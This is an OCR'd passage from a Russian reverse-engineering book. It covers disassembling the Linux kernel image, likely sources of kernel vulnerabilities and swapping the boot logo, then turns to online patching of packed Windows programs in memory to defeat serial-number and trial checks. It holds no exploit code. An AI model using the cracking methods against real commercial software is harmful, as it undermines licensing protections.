


Рис. 33.3. Дизассемблирование ядра в hex-редакторе HT Editor




Рис. 33.4. Редактор HT Edtitor, снабженный встроенным дизассемблером, выполняет комплексный поиск

Внутри ядра

Наступает волнующий миг: файл vmlinuz загружается в дизассемблер! Начинается самое интересное: IDA Pro не может опознать формат и загружает его как бинарный, а это уже нехорошо! Ядро имеет сложную структуру, состоящую из нескольких загрузчиков, последовательно отрабатывающих один за другим (вполне уместна аналогия со ступенями ракеты), а основная часть ядра упакована. Как разобраться со всем этим? Задача-минимум: распотрошить ядро на модули, определив базовый адрес загрузки и разрядность каждого из них. Кто-то может сказать, а в чем,

собственно, проблема? Ведь у нас есть исходные тексты! Что ж, исходные тексты — это, конечно, хорошо, но вот вопрос — какой файл какой части ядра соответствует? Так что без хорошего путеводителя здесь очень легко заблудиться!

Первые `200h` байт файла vmlinuz принадлежат boot-сектору, который загружается по адресу `0000:7C00` и выполняется в 16-разрядном режиме. Нажимаем клавиатурную комбинацию <Alt>+<S>[2] или выбираем из меню команды **Edit | Segment | Edit Segment**. Вводим имя сегмента: `boot`, начальный адрес оставляем без изменений, а конечный адрес заменяем на `200h` (рис. 33.5). На все грозные предупреждения отвечаем однозначным **Yes**. Затем подводим курсор к первому байту кода и нажимаем клавишу <C>, чтобы превратить ячейки памяти в код. После этого дизассемблирование можно продолжать в обычном режиме. Исходный код загрузчика можно найти в файле \arch\i386\boot\bootsect.S. Правда, стоит отметить, что этого можно и не делать, так как за долгие годы загрузчик был вылизан дочиста. Даже если какие-то баги в нем и остались, вам вряд ли удастся с их помощью пробить дыру в системе безопасности Linux.




Рис. 33.5. Изменение атрибутов сегмента в IDA Pro

Мы видим, что boot-сектор перемещается по адресу `9000h:0000h` и считывает с диска вторичный загрузчик, который также расположен внутри vmlinuz, сразу вслед за boot-сектором. Здесь расположены модули setup.S и video.S, загружающиеся по адресу `1000h:0000h` и работающие в 16-разрядном режиме. Начало модуля setup.S опознается по сигнатуре `HdrS`, следующей после `jmp`. Конец video.S легко определить по строкам: `CGA`, `MDA`, `HGA`, `EGA`, `VGA`, `VESA`, `Video adapter`, вслед за которыми идет "магическая последовательность" `00 00 B8 00 00`. В обоих ядрах он расположен по смещению `14FFh` от начала файла. Таким образом, вторичный загрузчик начинается со смещения `200h` и заканчивается в `14FFh`. Он также исполняется в 16-разрядном режиме и представляет собой смесь кода и данных, поэтому дизассемблировать его приходится с большой осторожностью (рис. 33.6). Но прежде, чем это делать, необходимо создать сегмент, ведь предыдущий сегмент был усечен! Выбираем из меню команды **Edit | Segment | New Segment**, вводим имя сегмента (например, `ldr`), адрес начала (`200h`) и конца (`1500h`), а также базовый адрес, равный частному от деления стартового адреса на `10h`. Далее следует принудительным образом установить 16-битный режим и нажать **OK**.

За вторичным загрузчиком следует `100h` "ничейных" байт, заполненных нулями. Затем, начиная со смещения `1500h`, располагается какой-то "дикий" код, который никак не удается дизассемблировать. IDA Pro выводит всего несколько строк, после чего категорически отказывается продолжать работу (листинг 33.1).

[2] Здесь и далее "горячие комбинации" указаны для IDA Pro 4.7, в других версиях они могут слегка отличаться.




Рис. 33.6. Вторичный загрузчик, представляющий собой смесь кода и данных

Листинг 33.1. IDA Pro начинает дизассемблировать "дикий" код и терпит неудачу

```
1600    cld
1601    cli
1602    mov     ax, 18h
1605    db      0
1606    db      0
1607    db      8Eh                     ; О
1608    db      0D8h                    ; ╪
```

HTE и HIEW, на первый взгляд, справляются с дизассемблированием "дикого кода". Но увы, они делают это неправильно (листинг 33.2).

Листинг 33.2. HTE дизассемблирует "дикий" код, но выдает неправильный результат

```
1600    fc          cld
1601    fa          cli
1602    b81800      mov     ax, 0x18
1605    0000        add     [bx+si], al
1607    8ed8        mov     ds, ax
1609    8ec0        mov     es, ax
160b    8ee0        mov     fs, ax
160d    8ee8        mov     gs, ax
```

Все это происходит потому, что начиная с этого места, ядро начинает исполняться в 32-разрядном защищенном режиме, и для правильного дизассемблирования разрядность сегмента необходимо изменить. Когда это будет сделано, IDA Pro заработает как ни в чем ни бывало. Сейчас мы находимся в распаковщике, подготавливающем основной ядерный код к работе. Он реализован в файлах \arch\i386\boot\compressed\head.S и misc.c. "Персонального" адреса загрузки он не имеет и грузится вместе с первичным загрузчиком по адресу `1000h:0000h`. Таким образом, первый байт распаковщика расположен в памяти по адресу `1000h:0000h + sizeof(ldf) == 1000h:01300h`, что соответствует физическому адресу `101300h`. Распаковщик настраивает сегментные регистры `DS`, `ES`, `SS`, `GS`, `FS` на селектор `18h`, а регистр `CS` — на селектор `10h`.

За концом распаковщика идут текстовые строки `System halted`, `Ok, booting the kernel`, `invalid compressed format (err=1)`, за ними следует длинная цепочка нулей, а потом начинается упакованный код, дизассемблировать который без предварительной распаковки невозможно. А как его распаковать? Приверженцы Linux не любят изобретать велосипед и всегда стремятся использовать готовые компоненты, поэтому ядро упаковывается в формате gzip.

Упакованный код начинается с "магической последовательности" `1F 8B 08 00`, которую легко найти в любом hex-редакторе. В ядре 2.4.27 она расположена по смещению `4904h`, а в ядре 2.6.7 — по смещению `49D4h` от начала файла. Выделим область, начиная с соответствующего смещения и до конца файла, после чего запишем ее в файл с расширением gz (например, kernel.gz). Обработав ее при помощи gzip (`gzip -d kernel.gz`), мы получим на выходе готовый к дизассемблированию образ ядра. Загрузим полученный образ в IDA Pro.

Основной код ядра исполняется в 32-разрядном режиме и загружается в память по адресу `10:C0100000h`. В самом начале идет модуль \arch\i386\kernel\head.S, а затем — init.c, подгружающий все остальные модули. Как определить, какому именно модулю соответствует данная часть дизассемблерного кода?

В каталоге /boot лежит замечательный файл System.map-x.y.z (где x.y.z — номер версии ядра), в котором перечислены адреса публичных символьных имен, известных также как метки (листинг 33.3).

Листинг 33.3. Фрагмент файла System.map-2.4.27

```
c0108964 T system_call
c010899c T ret_from_sys_call
c01089ad t restore_all
c01089bc t signal_return
c01089d4 t v86_signal_return
c01089e4 t tracesys
c0108a07 t tracesys_exit
c0108a11 t badsys
```

В частности, в ядре 2.4.27 метке `ret_from_sys_call` соответствует адрес `C010899Ch`. Отняв отсюда базовый адрес, мы получим смещение метки от начала файла: `899Ch`, ну а метку как таковую нетрудно найти в исходных текстах глобальным поиском. Она определена в файле \arch\i386\kernel\entry.S. Остальные метки обрабатываются аналогично.

А вот другой трюк: если в ядре встретилась текстовая строка или "редкоземельная" команда вроде `lss` или `mov cr4,xxx`, то глобальный поиск легко обнаружит ее в исходных текстах. Поскольку компилятор таких команд заведомо не воспринимает, здесь явно имела место ассемблерная вставка, а, значит, дизассемблерный код будет практически полностью совпадать с соответствующим фрагментом исходного текста!

В общем, в дизассемблировании ядра нет ничего сверхъестественного, и эта задача вполне по силам рядовому кодокопателю.

Где гнездятся ошибки

В прикладных программах и серверных приложениях наибольшее количество ошибок сосредоточено в переполняющихся буферах (атака по типу buffer overflow или buffer overrun). В ядре также имеются буфера, и некоторые из них могут переполняться, однако атаки этого типа для него не столь характерны.

Вот пять основных источников ошибок — взаимоблокировки, известные таже как спин-блокировки (spin locks), неожиданные выходы из функции, ELF-загрузчик, менеджер виртуальной памяти и стек TCP/IP. Рассмотрим всех кандидатов поподробнее.

Спин-блокировками называют ячейки памяти, защищающие многозадачный код от воздействия посторонних потоков (листинг 33.4). При входе в охраняемую зону, процессор устанавливает флаг, а при выходе — сбрасывает. До тех пор, пока флаг не будет сброшен, остальные потоки находятся в состоянии ожидания и не могут выполнять код. На многопроцессорных ядрах, спин-блокировки начинаются с префикса `LOCK`, который легко найти в дизассемблерном тексте, если нажать <ALT>+<T>. Поддержка многозадачности очень сложна в реализации, и ошибок здесь просто тьма[3], так что жаловаться на то, что "всех багов уже переловили до нас", никому не приходится. К сожалению, большинство ошибок многозадачности имеют многоступенчатый характер, поэтому никаких универсальных методик их поиска не существует. Это — работа для настоящих хакеров, способных удержать все ядро в голове и сложить разрозненную мозаику в единую картину. В общем, настоящий хардкор. Это сложно? Ну еще бы! Но мы ведь не ищем легких путей, верно? Зато и удовлетворение от найденной дыры намного больше.

Листинг 33.4. Классическая спин-блокировка

```
kernel:C010A65E  loc_C010A65E:          ; CODE XREF: sub_C010A984+108↓j
kernel:C010A65E  lock    dec byte ptr [ebx-3FCE77F0h]
kernel:C010A665  js      loc_C010AA81
```

Неожиданные (или преждевременные) выходы из функции (unexpected function termination) происходят всякий раз, когда из-за какой-то ошибки функция уже не может продолжить работу и делает немедленный `return`. Часть работы к этому моменту уже выполнена, а часть — еще нет. Если программист допустит даже малейшую небрежность, то структуры данных превратятся в кашу. Одна из таких ошибок содержится в функции `create_elf_tables`, которая будет подробно описана в *главе 36*.

Для поиска преждевременных выходов достаточно перейти в конец функции и проанализировать перекрестные ссылки, которые ведут наверх (листинг 33.5). Чем их больше, тем выше вероятность, что здесь окажется что-то не так. Ну а там и до дыры уже недалеко.

Листинг 33.5. Перекрестные ссылки в конце функции ведут к местам внезапного выхода

```
kernel:C010A810  loc_C010A810:      ; CODE XREF: kernel:C010A7F1↑j
kernel:C010A810  mov     eax, 0FFFFFFEAh
kernel:C010A815
kernel:C010A815  loc_C010A815:      ; CODE XREF: kernel:C010A7CF↑j
kernel:C010A815                     ; kernel:C010A809↑j
kernel:C010A815  pop     ebx
kernel:C010A816  pop     esi
kernel:C010A817  pop     edi
kernel:C010A818  pop     ebp
kernel:C010A819  pop     ecx
kernel:C010A81A  retn
```

[3] Более подробно вопросы поддержки многозадачности будут рассмотрены в *главе 36*, см. *разд. "Захват нулевого кольца в Linux"*.

Загрузчик ELF-файлов, менеджер виртуальной памяти и стек TCP/IP — это настоящие айсберги, громоздящиеся словно ледяные горы, основная масса которых скрыта в глубине воды. Это — сотни тысяч строк кода, сложным образом взаимодействующего между собой. Это — плодородная почва для всевозможных багов, кочующих из одной версию ядра в другую. Некоторые из них уже выявлены, некоторые еще только предстоит найти. В первую очередь следует обратить внимание на обработку нестандартных полей или дикое сочетание различных атрибутов[4]. Чтобы действовать не вслепую, имеет смысл скачать свежую подшивку RFC (**http://www.rfc-editor.org**) и обзавестись спецификацией на формат ELF (**http://www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF_Format.pdf**).

Вот мы и добрались до ядра! Погрузились в настоящий дизассемблерный мир и увидели, как выглядит Linux не только извне, но и изнутри. Теперь самое главное — запастись терпением. Не стоит рассчитывать на быстрый успех. На поиск первой дыры могут уйти месяцы, особенно, если вы еще не приобрели достаточного опыта в дизассемблировании и постоянно перелистываете потрепанный справочник по машинным командам. В режиме глубокого хачинья, хакеры не отрываются от компьютера по 30 и даже 40 часов. Дизассемблирование затягивает! Попасть к нему в лапы легко, а вот вырваться очень сложно!

Секреты кернел-хакинга

Кому не хотелось хакнуть ядро Linux? Каждый уважающий себя линуксоид должен попробовать это сделать! Ведь Linux, в отличие от Windows, — это настоящий полигон для хакерства, таящий в себе неожиданные возможности. Взять хотя бы логотип, появляющийся на экране. Итак, пришла пора взять в руки GIMP и что-нибудь нарисовать.

"Хаками" (hacks) называются всякие хитрости, забавные шутки и оригинальные приемы, в то время, как под "хакерством" (hacking) традиционно понимается взлом программ или сетевые атаки. Вроде бы похожие термины, а какая разница!

С ядром Linux можно проделать множество интересных экспериментов. Начнем, пожалуй, с изменения логотипа.

Меняем логотип Linux

Обычно при загрузке Linux появляется характерный пингвин, которым уже никого не удивишь. Хочется чего-нибудь новенького. Как изменить стандартный логотип на что-то свое? Есть несколько путей.

Начнем с компиляции ядра. За отображение логотипа ответственны следующие файлы: /usr/src/linux/drivers/video/* и /usr/src/linux/include/linux/linux_logo.h. Всякий раз, когда ядро загружается в отладочном (debug) или молчаливом (quiet) режиме, эти файлы — в откомпилированном виде, конечно — получают управление и выводят изображение на экран.

Сам логотип обитает в файле linux_logo.h, где он хранится в виде обыкновенного массива данных, фрагмент которого для наглядности приведен в листинге 33.6.

Листинг 33.6. Фрагмент файла linux_logo.h, содержащий логотип

```
unsigned char linux_logo_bw[] __initdata = {
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x80, 0x00, 0x3F,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x1F,
  0xFE, 0x1F, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFE, 0x3F, 0xFF, 0x0F, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFE, 0x7F, 0xFF, 0xC7, 0xFF, 0xFF,
```

[4] См. *разд."Эльфы падают в дамп"* в *главе 36*.

Изменять его можно как вручную, так и автоматически. Ручной режим мы трогать не будем, поскольку это обычная рутинная процедура. Гораздо проще запустить специальную утилиту, и она все сделает автоматически. В отличие от мира Windows, под Linux исходный код свободно доступен. Поэтому мы легко можем проанализировать, что делает та или иная программа, и нужно ли это нам. Вмешательство в ядро всегда чревато фатальными последствиями. Один неверный шаг — и система отказывается загружаться или уничтожает все данные с жесткого диска подчистую. Поэтому перед всякой установкой потенциально небезопасной программы необходимо пролистать ее исходный текст и посмотреть, какие именно файлы она изменяет. Остается зарезервировать их на дискету, диск CD-R/RW или карту Flash-памяти. А загрузиться можно и с Live CD!

Мы будем использовать утилиту `logo`, которую можно скачать с демократичного бельгийского сервера: **http://users.telenet.be/geertu/Linux/fbdev/logo.html**. Распаковав архив, мы обнаружим три C-файла и один makefile. Двоичных файлов, увы, нет, и их приходится компилировать самостоятельно. Поддерживаются две версии ядер — с номерами 2.2 и 2.4. В версии 2.6 все существенно изменилось, и к ней нужен свой подход. О версии 2.6 мы поговорим чуть позднее, а пока вернемся к нашей текущей задаче.

Анализ показывает, что утилита logo фактически состоит из двух частей: конвертера входного изображения, сосредоточенного в файле pnmtologo.c, и непосредственно самого патчера ядра, сосредоточенного в файлах logo_2_2.c и logo_2_4.c (каждый — для своей версии ядра). Строго говоря, logo_2_4.c включает в свой состав экстрактор текущего логотипа и патчер, а logo_2_2.c — только экстрактор логотипа старого формата. Сам же логотип в обоих случаях представляет собой обыкновенный файл формата PCX с глубиной цветности не более 256 цветов и общей площадью не более, чем 786.432 пиксела (что соответствует разрешению 1024×768).

Конвертер не представляет особого интереса. Кстати говоря, вместо него можно воспользоваться плагином для редактора GIMP: **http://registry.gimp.org/detailview.phtml?plugin=Linux+Logo**. Но вот к экстрактору/патчеру следует присмотреться повнимательнее.

Ключевой фрагмент файла logo_2_4.c приведен в листинге 33.7.

Листинг 33.7. Ключевой фрагмент файла logo_2_4.c, меняющего логотип Linux

```
/*
 *  Extract all Linux logos from the Linux kernel sources (2.4.x version)
*  (C) Copyright 2000-2001 by Geert Uytterhoeven <geert@linux-m68k.org>
*  ------------------------------------------------------------------------
*  This file is subject to the terms and conditions of the GNU General Public
 *  License. See the file COPYING in the main directory of the Linux
 *  distribution for more details.
*  ------------------------------------------------------------------------
*/
static void write_logo(const char *filename, const unsigned char *data,
                       const unsigned char *red, const unsigned char *green,
                       const unsigned char *blue)
{
          FILE *stream; int i, j, d;

          stream = fopen(filename, "w");
          if (!stream) { perror("file open error: ");exit(1);}
          fputs("P3\n80 80\n255\n", stream);
          for (i = 0; i < 80*80; i += 4
          {
              for (j = 0; j < 4; j++)
              {
                        d = data[i+j]-32;
                        fprintf(stream, " %3d %3d %3d", red[d], green[d], blue[d]);
```

```
            } fputc('\n', stream);
        } fclose(stream);
}

static void write_logo_bw(const char *filename, const unsigned char *data)
{
        FILE *stream; int i, j, d;
        stream = fopen(filename, "w");
        if (!stream) {perror("file open error: ");exit(1);

        fputs("P1\n80 80\n", stream);
        for (i = 0; i < 80*80/8; i += 4)
        {
            for (j = 0; j < 4; j++)
            {
                    d = data[i+j];
                    fprintf(stream, " %1d %1d %1d %1d %1d %1d %1d %1d",
                    (d >> 7) & 1, (d >> 6) & 1, (d >> 5) & 1, (d >> 4) & 1,
                    (d >> 3) & 1, (d >> 2) & 1, (d >> 1) & 1, d & 1);
            } fputc('\n', stream);
        } fclose(stream);
}

static struct entry{unsigned char red; unsigned char green; unsigned char blue;}
palette16[16] = {
        { 0, 0, 0,     },{ 0, 0, 170,    },{ 0, 170, 0,    },{ 0, 170, 170,  },
        { 170, 0, 0,   },{ 170, 0, 170,  },{ 170, 85, 0,   },{ 170, 170, 170,},
        { 85, 85, 85,  },{ 85, 85, 255,  },{ 85, 255, 85,  },{ 85, 255, 255, },
        { 255, 85, 85, },{ 255, 85, 255, },{ 255, 255, 85, },{ 255, 255, 255 },
};

static void write_logo16(const char *filename, const unsigned char *data)
{
        FILE *stream; int i, j, d;
        stream = fopen(filename, "w");
        if (!stream) { perror("file open error: "); exit(1); }

        fputs("P3\n80 80\n255\n", stream);
        for (i = 0; i < 80*80/2; i += 2)
        {
            for (j = 0; j < 2; j++)
            {
                    d = data[i+j] >> 4;
                    fprintf(stream, " %3d %3d %3d", palette16[d].red,
                    palette16[d].green, palette16[d].blue);
                    d = data[i+j] & 15;
                    fprintf(stream, " %3d %3d %3d", palette16[d].red,
                    palette16[d].green, palette16[d].blue);
            } fputc('\n', stream);
        } fclose(stream);
}

int main(int argc, char *argv[])
{
/* generic */
write_logo("logo_2_4.ppm",linux_logo,linux_logo_red,linux_logo_green,linux_logo_blue);
write_logo_bw("logo_bw_2_4.pbm", linux_logo_bw);
```

```
write_logo16("logo16_2_4.ppm", linux_logo16);

/* mac */
write_logo("mac_2_4.ppm", mac_logo, mac_logo_red, mac_logo_green,mac_logo_blue);

/* mips */
write_logo("mips_2_4.ppm", mips_logo, mips_logo_red, mips_logo_green,mips_logo_blue);

/* mips64 */
write_logo("mips.ppm",mips64_logo,mips64_logo_red,mips64_logo_green,mips64_logo_blue);

/* sparc */
write_logo("sparc_2_4.ppm",sparc_logo,sparc_logo_red,sparc_logo_green,sparc_logo_blue;

/* sparc64 */
write_logo("sparc.ppm",sparc_logo,sparc_logo_red,sparc_logo_green,sparc_logo_blue);

return 0;
}
```

Алгоритм работы понять нетрудно. Как видите, в процессе изменения логотипа модифицируются файлы logo_2_4.ppm, logo_bw_2_4.pbm и logo16_2_4.ppm, которые мы и должны сохранить на "спасательную" дискету перед запуском утилиты. Подробнее об этом хаке можно почитать в статье *"HOWTO Linux Logo Hack"* (**http://gentoo-wiki.com/HOWTO_Linux_Logo_Hack**).

А вот другой способ изменения логотипа, подходящий для старых ядер 2.2.x, которые все еще встречаются в природе. Сначала сохраним резервную копию оригинального файла /usr/include/linux/linux_logo.h. Впрочем, если резервной копии под рукой не окажется, оригинал всегда можно скачать из сети. Затем подготовим свой вариант логотипа в формате .xpm с разрешением 80×80 пикселов и палитрой, состоящей ровно из 214 цветов (в этом нам опять-таки поможет GIMP). Обработаем полученный файл утилитой boot_logo-1.01 (**http://lug.umbc.edu/~mabzug1/boot_logo-1.01**), представляющей собой обыкновенный скрипт Perl, запущенный следующим образом: `./boot_logo-1.01 your_image.xpm > linux_logo.h`. Если все пройдет без ошибок, то в текущем каталоге образуется файл linux_logo.h, который нам предстоит скопировать в каталог: /usr/include/linux. Теперь необходимо перекомпилировать ядро и перезагрузиться. Если система не зависнет в процессе загрузки, то на экране высветится новый логотип. При возникновении трудностей обращайтесь к **http://lug.umbc.edu/~mabzug1/boot_logo.html**.

С ядром 2.6 все намного проще. Создаем изображение в формате png любого разумного размера и обрабатываем его штатной утилитой pngtopnm, запустив ее со следующими ключами командной строки: `./pngtopnm logo.png | pnmtoplainpnm > logo_linux_clut224.ppm`., Затем полученный файл перебрасываем на место постоянной дислокации утилитой cp: `./cp logo_linux_clut224.ppm /usr/src/linux/drivers/video/logo/`.

Остается только настроить ядро, для чего можно воспользоваться интерактивным конфигуратором. Среди прочих полезных (и не очень) пунктов в нем будут и опции **Bootup logo** и **Standard 224-color Linux logo**. Вот их-то и необходимо взвести (листинг 33.8).

Листинг 33.8. Интерактивное конфигурирование логотипа в kernel 2.6

```
Device Drivers ->
    Graphics Support ->
        [*] Support for frame buffer devices
        [*] VESA VGA graphics support

    Console display driver support ->
```

```
        [*] Video mode selection support

        <*> Framebuffer Console support

        [*]Select compiled-in fonts
        [*]VGA 8x16 font

    Logo configuration->
        [*] Bootup logo
        [*] Standard 224-color Linux logo
```

Завершив все подготовительные работы, перекомпилируем ядро, запустив `make`, и настоим конфигурационный файл /boot/grub/menu.lst, добавив ключ `vga=0x318` и `kernel (hd0,0)/vmlinuz root=/dev/sda3 vga=0x318`. Перезагрузимся. Новый логотип торжественно появится на экране, сияя всеми своими 224 цветами. Красиво? Скорее аляповато. Настоящие хакеры признают только текстовой терминал и консольный режим с ANSI-псвевдрографикой.

Большой популярностью пользуются ASCII-логотипы, которые можно установить с помощью программы Linux_logo[5] (**http://www.deater.net/weave/vmwprod/linux_logo/**). Там же находится и коллекция готовых образцов.

[5] Программа постоянно обновляется, и последняя версия вышла не далее как 1 августа 2007 года.



Глава 34

Современные методы патчинга

В *главе 6*, *"Разминка"*, мы уже рассмотрели несколько практических примеров взлома. Однако это были тривиальные примеры, известные также как "бит-хак" (bit-hacks). Настало время вернуться к этой теме и рассмотреть более сложные методики. В этой главе мы рассмотрим следующие темы:

- Трюки и секреты онлайнового патчинга.
- Взлом клиентских приложений с использованием стелс-технологий.
- Техника автономного и онлайнового патчинга ядра Windows NT/2000/XP, а также использование документированных и недокументированных функций для снятия защиты ядра от онлайновой модификации.
- Техники преодоления "Синего экрана смерти" (Blue Screen of Death, BSOD).

Секреты онлайнового патчинга

Как известно, автономный патчинг (он же off-line patch, он же bit-hack) заключается в загрузке взламываемой программы в шестнадцатеричный редактор (например, HIEW) и модификации пары-тройки байт (например, `07h` на `ECh`). Как быть, если программа упакована? В этом случае у нас два пути — распаковать ее и хакнуть в off-line или же, дождавшись завершения распаковки, модифицировать память процесса на лету, проворно обходя ловушки типа проверки CRC. Вот об этом способе мы и будем говорить!

Снять серьезный упаковщик/протектор чрезвычайно сложно. Качественных распаковщиков нет, и приходится работать руками. К тому же, последние версии протекторов играют над взломщиками злые шутки, например, крадут часть инструкций, внедряют p-код, эмулируют выполнение условных переходов и т. д. В результате этого распакованная программа работает неустойчиво и периодически падает, попав в очередную ловушку. Поиск и удаление таких скрытых ловушек отнимает много времени, а успех при этом не гарантируется.

Получить дамп, пригодный для дизассемблирования (но не для запуска!), относительно несложно, и с этой задачей с лихвой справляется PE Tools. Программы с динамическим шифрованием[1] обычно исследуются в отладчике.

Возлагая все надежды на навесной протектор, программисты довольно небрежно относятся к "термоядерному реактору" защитного механизма, отвечающему за контроль серийного номера, проверку количества запусков, истечение испытательного строка и т. д. Большинство программ по-прежнему могут быть взломаны правкой всего лишь нескольких байт. Вот только расположены эти байты глубоко под слоем упакованного кода. В этом случае HIEW с поставленной задачей

[1] При динамическом шифровании расшифровка идет небольшими порциями, и отработавший свое фрагмент тут же зашифровывается вновь.

уже не справляется, и действовать приходится иным путем. Хакер запускает на выполнение ломаемый процесс, ждет несколько секунд, чтобы все, что нужно, успело распаковаться, а затем модифицирует образ процесса прямо в памяти! Вот этот подход и называется патчингом в режиме онлайн (on-line patching). Разумеется, приведенная схема далека от идеала и не учитывает ряда практических реалий. Но, тем не менее, надо же с чего-то начинать!

Простейший on-line patcher

Чтение памяти "чужого" процесса осуществляется функций `ReadProcessMemory`, а запись — `WriteProcessMemory`. Некоторые авторы пишут, что необходимо остановить все потоки процесса перед тем, как патчить его через `SuspendThread`, а после наложения заплатки возобновить их выполнение функцией `ResumeThread`. Но это не так! Патчить можно и активный процесс, но только по одной команде за раз. В противном случае возможна такая ситуация, при которой процесс будет прерван между модифицируемыми командами. Обратите внимание, что эти команды будут к тому моменту уже заменены, причем не факт, что границы новых команд совпадут со старыми. Иными словами, не гарантируется, что `EIP` будет указывать на начало команды, а не в середину. Тогда поведение ломаемой программы становится непредсказуемым, и мы получаем крах, хотя вероятность этого события ничтожна мала.

Правильно делать так: остановить все потоки, а затем прочитать контекст каждого из них функцией `GetThreadContext`, убедившись в том, что ни один из потоков в данный момент времени не выполняет взламываемый код. В противном случае необходимо либо скорректировать `EIP`, переустановив его на начало хакнутой команды, либо разморозить потоки и подождать еще немного. Но, во-первых, это слишком сложно, а во-вторых, остановка и возобновление потоков может сильно аукнуться, поскольку далеко не все программисты следят за синхронизацией.

